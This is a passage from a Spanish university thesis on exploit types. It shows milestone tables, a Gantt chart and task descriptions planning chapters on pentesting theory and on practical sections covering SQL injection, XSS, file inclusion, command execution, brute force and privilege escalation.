Características	1	15/4/23	15/4/23
Requisitos	1	15/4/23	15/4/23
Parametrización	1	15/4/23	15/4/23
Explotación	3	15/4/23	17/4/23
Marco Práctico Cross Site Scripting (XSS)	3	18/4/23	20/4/23
Características	1	18/4/23	18/4/23
Requisitos	1	18/4/23	18/4/23
Parametrización	1	18/4/23	18/4/23
Explotación	3	18/4/23	20/4/23
Marco Práctico Local File Inclusion (LFI)	3	21/4/23	23/4/23
Características	1	21/4/23	21/4/23
Requisitos	1	21/4/23	21/4/23
Parametrización	1	21/4/23	21/4/23
Explotación	3	21/4/23	23/4/23
Marco Práctico Remote File Inclusion (RFI)	3	24/4/23	26/4/23
Características	1	24/4/23	24/4/23
Requisitos	1	24/4/23	24/4/23
Parametrización	1	24/4/23	24/4/23
Explotación	3	24/4/23	26/4/23
Marco Práctico XPath Injection	3	27/4/23	29/4/23
Características	1	27/4/23	27/4/23
Requisitos	1	27/4/23	27/4/23
Parametrización	1	27/4/23	27/4/23
Explotación	3	27/4/23	29/4/23

Ilustración 3 - Hitos PEC-3 (Desarrollo del proyecto – Parte II)

Marco Práctico Command Execution	3	30/4/23	2/5/23
Características	1	30/4/23	30/4/23
Requisitos	1	30/4/23	30/4/23
Parametrización	1	30/4/23	30/4/23
Explotación	3	30/4/23	2/5/23
Marco Práctico Brute Force	3	3/5/23	5/5/23
Características	1	3/5/23	3/5/23
Requisitos	1	3/5/23	3/5/23
Parametrización	1	3/5/23	3/5/23
Explotación	3	3/5/23	5/5/23
Marco Práctico Privilege Escalation	3	6/5/23	8/5/23
Características	1	6/5/23	6/5/23
Requisitos	1	6/5/23	6/5/23
Parametrización	1	6/5/23	6/5/23
Explotación	3	6/5/23	8/5/23
Revisar y Entregar PEC-3	0	9/5/23	9/5/23

Ilustración 4 - Hitos PEC-3 (Desarrollo del proyecto – Parte II)

Nombre	Duración	Fecha de i...	Fecha de fin
PEC-4 - Memoria Final	34	10/5/23	12/6/23
Análisis Final de Datos	6	10/5/23	15/5/23
Tabla Comparativa de Exploits	4	16/5/23	19/5/23
Conclusiones	5	20/5/23	24/5/23
Análisis de Posibles Mejoras	1	25/5/23	25/5/23
Redacción Final de la Memoria	18	26/5/23	12/6/23
Revisar y Entregar PEC-4	0	13/6/23	13/6/23

Ilustración 5 - Hitos PEC-4 (Memoria final)

Nombre	Duración	Fecha de i...	Fecha de fin
PEC-5 - Presentación en Vídeo	6	14/6/23	19/6/23
Creación del Vídeo	2	14/6/23	15/6/23
Creación de la Presentación	4	16/6/23	19/6/23
Revisar y Entregar PEC-5	0	20/6/23	20/6/23

Ilustración 6 - Hitos PEC-5 (Presentación en vídeo)

Nombre	Duración	Fecha de i...	Fecha de fin
PEC-6 - Defensa	11	26/6/23	6/7/23
Lectura y Comprensión de las Preguntas	11	26/6/23	6/7/23
Respuesta a las Preguntas Planteadas	0	7/7/23	7/7/23

Ilustración 7 - Hitos PEC-6 (Defensa)

Nombre	...	Fecha de inicio	Fecha de fin
Trabajo de Fin de Grado - Tipos de Exploits		1/3/23	7/7/23
Transversal - Búsqueda y Clasificación de Información		1/3/23	14/6/23
Transversal - Gestión de Bibliografía		1/3/23	14/6/23
Transversal - Gestión Diagrama de Gannt		1/3/23	7/7/23
Transversal - Instalación y/o Configuración de Herramientas		1/3/23	7/7/23
Transversal - Lectura y Comprensión del Material Docente		1/3/23	26/6/23
Transversal - Lectura y Comprensión del Material Propio		1/3/23	14/6/23

Ilustración 8 - Hitos Transversales

13. DIAGRAMA DE GANTT

Un diagrama de Gantt es una herramienta de planificación y gestión de proyectos que ayuda a visualizar las tareas y principales hitos de una forma práctica. Permite visualizar los componentes básicos de un proyecto de tal forma que se pueda organizar en tareas más pequeñas y gestionables. Las pequeñas tareas resultantes se programan en la línea del tiempo del diagrama de Gantt, junto con las dependencias entre las tareas y los hitos.

Este apartado se divide en dos bloques claramente diferenciados. En el primer bloque se define de manera textual todas y cada una de las tareas que componen nuestro diagrama de Gantt. En el segundo y último bloque, se muestra el diagrama de Gantt de una manera totalmente gráfica de tal forma que de un simple vistazo el interesado pueda hacerse una idea del dimensionamiento y estado general del proyecto.

13.1 Tareas referentes al plan de trabajo

En este punto se indican las tareas referentes al plan de trabajo. A continuación, se detalla textualmente el significado de cada tarea.

- Selección del título: Se ha de seleccionar un título el cual tiene que reflejar el contenido del trabajo que se está realizando. Dicho título ha de ser completo, claro, preciso y referirse al tema principal.

- Resumen de la propuesta: Se debe explicar la temática sobre la cual se realizará el Trabajo de Fin de Grado para después describir qué se quiere conseguir, de manera general, al finalizar el trabajo.
- Estado el arte: Se debe realizar un pequeño estado del arte para contextualizar la propuesta de proyecto seleccionado con la situación histórica y actual en referencia a la temática seleccionada.
- Justificación: Se ha de explicar el tema sobre el cuál se realiza el proyecto, justificando su relevancia para la sociedad o el ámbito científico al que corresponda. También se debe indicar sobre cómo nuestro proyecto puede contribuir a los objetivos de desarrollo sostenible (ODS) de la ONU
- Motivación: Se deben explicar los motivos por los cuales se desea realizar este proyecto de tal forma que se refleje la motivación. Por ejemplo, podría ser por experiencia profesional o por afición.
- Alcance: Se deben definir los límites y las limitaciones dentro de los cuales se realizará el proyecto. Es decir, se debe definir de manera clara sobre qué líneas de trabajo se deben avanzar y sobre cuáles no se debe sobrepasar.
- Objetivos: Se debe determinar qué se pretende conseguir con la realización de este Trabajo de Fin de Grado. Esta tarea supone indicar aspectos tales como lo que se quiere hacer, lo que se tiene que comprobar o lo que se desea obtener.
- Hipótesis: Se debe definir de manera clara y concisa una hipótesis que, partiendo de unos datos determinados, sirva para iniciar nuestra investigación.
- Metodología: Se deben indicar cuáles son las posibles estrategias para llevar a cabo el Trabajo de Fin de Grado indicando también la estrategia final utilizada.
- Recursos: Se deben identificar los diferentes recursos a utilizar para la realización del proyecto, tanto de tipo material como de tipo humano.
- Costes: Se deben indicar los costes asociados a la realización de este proyecto tomando como referencia criterios tales como el coste hora/euro del responsable del proyecto y el coste monetario de cierto tipo de material que se ha de adquirir.
- Riesgos: Se deben identificar los riesgos del proyecto indicando su descripción, su plan de contingencia, su probabilidad, su impacto y su riesgo.
- Palabras clave: Se deben indicar palabras o combinaciones de palabras que sirvan para resumir o referenciar nuestro proyecto.
- Diagrama de Gantt: Realizar un diagrama de Gantt para planificar y gestionar el proyecto actualizándolo continuamente durante el ciclo de vida del proyecto.

- Tabla de hitos: Se debe indicar también una tabla de hitos para que los participantes del proyecto dispongan de una tabla visual en la cual se indiquen, entre otras cosas y para cada hito relevante, su fecha de inicio, su fecha de finalización, su duración y los entregables requeridos.

13.2 Tareas referentes a la primera parte del desarrollo del proyecto

En este punto se indican las tareas referentes a la primera parte del desarrollo del proyecto. A continuación, se detalla textualmente el significado de cada tarea.

- Marco teórico del *pentesting*: En esta tarea se desarrollará el marco teórico del *pentesting* de tal forma que la persona interesada pueda situarse en el marco común de referencia sobre el proyecto. Se indicarán varios apartados tales como una pequeña introducción sobre el *pentesting*, los principales objetivos que se intentan conseguir o las diferentes fases que componen un *pentesting*.

- Marco teórico de la fase de *exploit*: En esta tarea se desarrollará el marco teórico de la fase del *pentesting* conocida como *exploit* o explotación. Esta fase resulta ser de vital importancia en el Trabajo de Fin de Grado dado que precisamente este proyecto trata sobre los *exploits*. Se tratarán varios asuntos tales como una explicación más detallada de la fase de *exploit*, los objetivos que se persiguen en esta fase o los diferentes tipos de *explotis*, entre otros asuntos.

- Marco teórico sobre tipos de *exploits*: En esta tarea se desarrollará el marco teórico sobre los diferentes tipos de *exploits* que un *pentester* puede utilizar durante sus test de intrusión. Esta tarea es también muy importante en el proyecto y en ella se indicarán varios apartados tales como una breve introducción a los diferentes tipos de *exploits*, una clasificación de los mismos acorde a varios factores o las características de cada tipo de *exploit*, entre otros.

13.3 Tareas referentes a la segunda parte del desarrollo del proyecto

En este punto se indican las tareas referentes a la segunda parte del desarrollo del proyecto. Para cada uno de los tipos de *exploits* indicados; *SQL Injection (SQLi)*, *Buffer Overflow*, *Cross Site Scripting (XSS), Local File Inclusion (LFI), Remote File Inclusion (RFI), XPath Injection, Command Execution, Brute Force* y *Privilege Escalation*, se detallarán:

- Características: Se indicarán las principales características del *exploit* en cuestión de tal forma que la persona interesada pueda obtener un cierto conocimiento en referencia a lo que dicho *exploit* le podrá proporcionar.

- Requisitos: Para que un *exploit* pueda ejecutarse de manera satisfactoria se han de cumplir una serie de requisitos que varían en función del tipo de *exploit* de que se trate. Se indicarán los más genéricos.

- Parametrización: Se indicarán los diferentes tipos de parámetros que pueden existir en un *exploit* en concreto teniendo en cuenta que cada *exploit* tiene diferentes parámetros. En este sentido, se indicarán también de manera general los diferentes parámetros que no podremos encontrar en los *exploits*.

- Explotación: Se indicarán los pasos necesarios que se han de realizar para que el *exploit* pueda ser ejecutado de manera satisfactoria. También se indicarán los pasos para verificar que dicho *exploit* se ha ejecutado de manera correcta.

13.4 Tareas referentes a la memoria final

En este punto se indican las tareas referentes a la realización de la memoria final. A continuación, se detalla textualmente el significado de cada tarea.

- Análisis final de datos: Se realizará un análisis final de datos con toda la información obtenida durante la realización de este proyecto de tal forma que dicho análisis sirva para realizar las siguientes tareas.

- Tabla comparativa de *exploits:* Tomando como referencia la información indicada durante el transcurso del proyecto, se realizará una tabla comparativa para comparar, de alguna u otra forma, los tipos de *exploits* estudiados.

- Conclusiones: Se indicarán las diferentes conclusiones que se han obtenido después de la realización de este proyecto.

- Análisis de posibles mejoras: Esta actividad está dedicada para realizar un pequeño análisis con las posibles mejoras o trabajos futuros que se podrían efectuar para este proyecto.

- Redacción final y revisión de la memoria: Se trata de dos actividades dedicadas única y exclusivamente a la redacción final y a la revisión de la memoria.

13.5 Tareas referentes a la presentación en vídeo

En este punto se indican las tareas referentes a la presentación en vídeo de la memoria final. A continuación, se detalla textualmente el significado de cada tarea.

- Creación del vídeo: Se trata de una actividad dedicada única y exclusivamente para la realización de un vídeo con el objetivo de presentar el proyecto a través de dicho vídeo.

- Creación de la presentación: En esta actividad se realizará una presentación cuyo objetivo, obviamente, será presentar el proyecto. En ella se podrá añadir y/o utilizar el vídeo creado anteriormente si así lo deseamos.

13.6 Tareas referentes a la defensa del proyecto

En este punto se indican las tareas referentes a la defensa del proyecto. A continuación, se detalla textualmente el significado de cada tarea.

- Lectura y comprensión de las preguntas: Se trata de una actividad dedicada a leer y comprender las diferentes preguntas formuladas por el tribunal del Trabajo de Fin de Grado.
- Respuesta a las preguntas planteadas: Se trata de responder a las diferentes preguntas realizadas por el tribunal de nuestro Trabajo de Fin de Grado.

13.7 Tareas referentes a la búsqueda y clasificación de información

Se trata de una tarea transversal la cual se podrá realizar durante casi todo el ciclo del proyecto. Su fecha de finalización coincide con la fecha de inicio de la actividad de presentación en vídeo del proyecto. El objeto principal no es otro que el de buscar y clasificar toda aquella información que sea útil para la realización del Trabajo de Fin de Grado.

13.8 Tareas referentes a la lectura y compresión del material docente

Se trata de una tarea transversal la cual se podrá realizar durante casi todo el ciclo de vida de nuestro proyecto. Su fecha de finalización coincide con la fecha de inicio de la actividad de la defensa del Trabajo de Fin de Grado. Los objetivos principales que se intentan conseguir con estas tareas no son más que la lectura y la comprensión de todo el material docente proporcionado por la UOC que pueda servir de ayuda para realizar el proyecto.

13.9 Tareas referentes a la lectura y compresión del material propio

Se trata de una tarea transversal la cual se podrá realizar durante casi todo el ciclo de vida de nuestro proyecto. Su fecha de finalización coincide con la fecha de inicio de la actividad de presentación en vídeo del proyecto. Los objetivos principales que se intentan conseguir con estas tareas no son más que la lectura y la comprensión de todo el material propio que pueda servir de ayuda para realizar el Trabajo de Fin de Grado.

13.10 Tareas referentes a la gestión del diagrama de Gantt

Se trata de una tarea transversal la cual se podrá realizar durante todo el ciclo de vida de nuestro proyecto. El objetivo principal no es otro que el de la gestión correcta y adecuada del diagrama de Gantt durante todo el tiempo que dure el Trabajo de Fin de Grado.


13.11 Tareas referentes a la gestión de la bibliografía

Se trata de una tarea transversal la cual se podrá realizar durante casi todo el ciclo de vida de nuestro proyecto. Su fecha de finalización coincide con la fecha de inicio de la actividad de presentación en vídeo del proyecto. El objetivo principal no es otro que el de la gestión correcta y adecuada de la bibliografía utilizada para la realización del Trabajo de Fin de Grado.

13.12 Tareas referentes a la instalación y configuración de herramientas


Se trata de una tarea transversal la cual se podrá realizar durante todo el ciclo de vida de nuestro proyecto. El objetivo principal que se intenta conseguir no es otro que la realización de una serie de anexos los cuales indicarán a la persona interesada los pasos realizados para instalar y configurar algunas de las herramientas más importantes que se han utilizado durante el desarrollo del Trabajo de Fin de Grado.

13.13 Diagrama de Gantt gráfico




Nombre	Duración	Fecha de inicio	Fecha de fin
Trabajo de Fin de Grado - Tipos de Exploits	129	1/3/23	7/7/23
PEC-1 - Plan de Trabajo	14	1/3/23	14/3/23
Selección de Título	1	1/3/23	1/3/23
Resumen de la Propuesta	1	1/3/23	1/3/23
Estado del Arte	1	1/3/23	1/3/23
Justificación	2	2/3/23	3/3/23
Motivación	2	2/3/23	3/3/23
Alcance	2	4/3/23	5/3/23
Objetivos	2	4/3/23	5/3/23
Hipótesis	1	6/3/23	6/3/23
Metodología	3	7/3/23	9/3/23
Recursos	5	10/3/23	14/3/23
Costes	5	10/3/23	14/3/23
Riesgos	5	10/3/23	14/3/23
Palabras Clave	14	1/3/23	14/3/23
Diagrama de Gantt	5	10/3/23	14/3/23
Tabla de Hitos	5	10/3/23	14/3/23
Revisar y Entregar PEC-1	0	14/3/23	14/3/23

Ilustración 9 - Diagrama de Gantt gráfico (Parte I)



Nombre	Duración	Fecha de inicio	Fecha de fin
PEC-2 - Desarrollo del Proyecto (Parte I)	27	15/3/23	10/4/23
Marco Teórico del Pentesting	7	15/3/23	21/3/23
Introducción	3	15/3/23	17/3/23
Objetivos	3	17/3/23	19/3/23
Fases	3	19/3/23	21/3/23
Marco Teórico de la Fase de Exploit	8	22/3/23	29/3/23
Introducción	3	22/3/23	24/3/23
Objetivos	3	25/3/23	27/3/23
Tipos de Exploits	3	27/3/23	29/3/23
Marco Teórico Sobre Tipos de Exploits	12	30/3/23	10/4/23
Introducción	2	30/3/23	31/3/23
Clasificación	2	2/4/23	3/4/23
Ejemplos	7	4/4/23	10/4/23
Revisar y Entregar PEC-2	0	11/4/23	11/4/23

Ilustración 10 - Diagrama de Gantt gráfico (Parte II)



Nombre	Duración	Fecha de inicio	Fecha de fin
PEC-3 - Desarrollo del Proyecto (Parte II)	27	12/4/23	8/5/23
Marco Práctico SQLi	3	12/4/23	14/4/23
Características	1	12/4/23	12/4/23
Requisitos	1	12/4/23	12/4/23
Parametrización	1	12/4/23	12/4/23
Explotación	3	12/4/23	14/4/23
Marco Práctico Buffer Overflow	3	15/4/23	17/4/23
Características	1	15/4/23	15/4/23
Requisitos	1	15/4/23	15/4/23
Parametrización	1	15/4/23	15/4/23
Explotación	3	15/4/23	17/4/23
Marco Práctico Cross Site Scripting (XSS)	3	18/4/23	20/4/23
Características	1	18/4/23	18/4/23
Requisitos	1	18/4/23	18/4/23
Parametrización	1	18/4/23	18/4/23
Explotación	3	18/4/23	20/4/23
Marco Práctico Local File Inclusion (LFI)	3	21/4/23	23/4/23
Características	1	21/4/23	21/4/23
Requisitos	1	21/4/23	21/4/23
Parametrización	1	21/4/23	21/4/23
Explotación	3	21/4/23	23/4/23

Ilustración 11 - Diagrama de Gantt gráfico (Parte III)

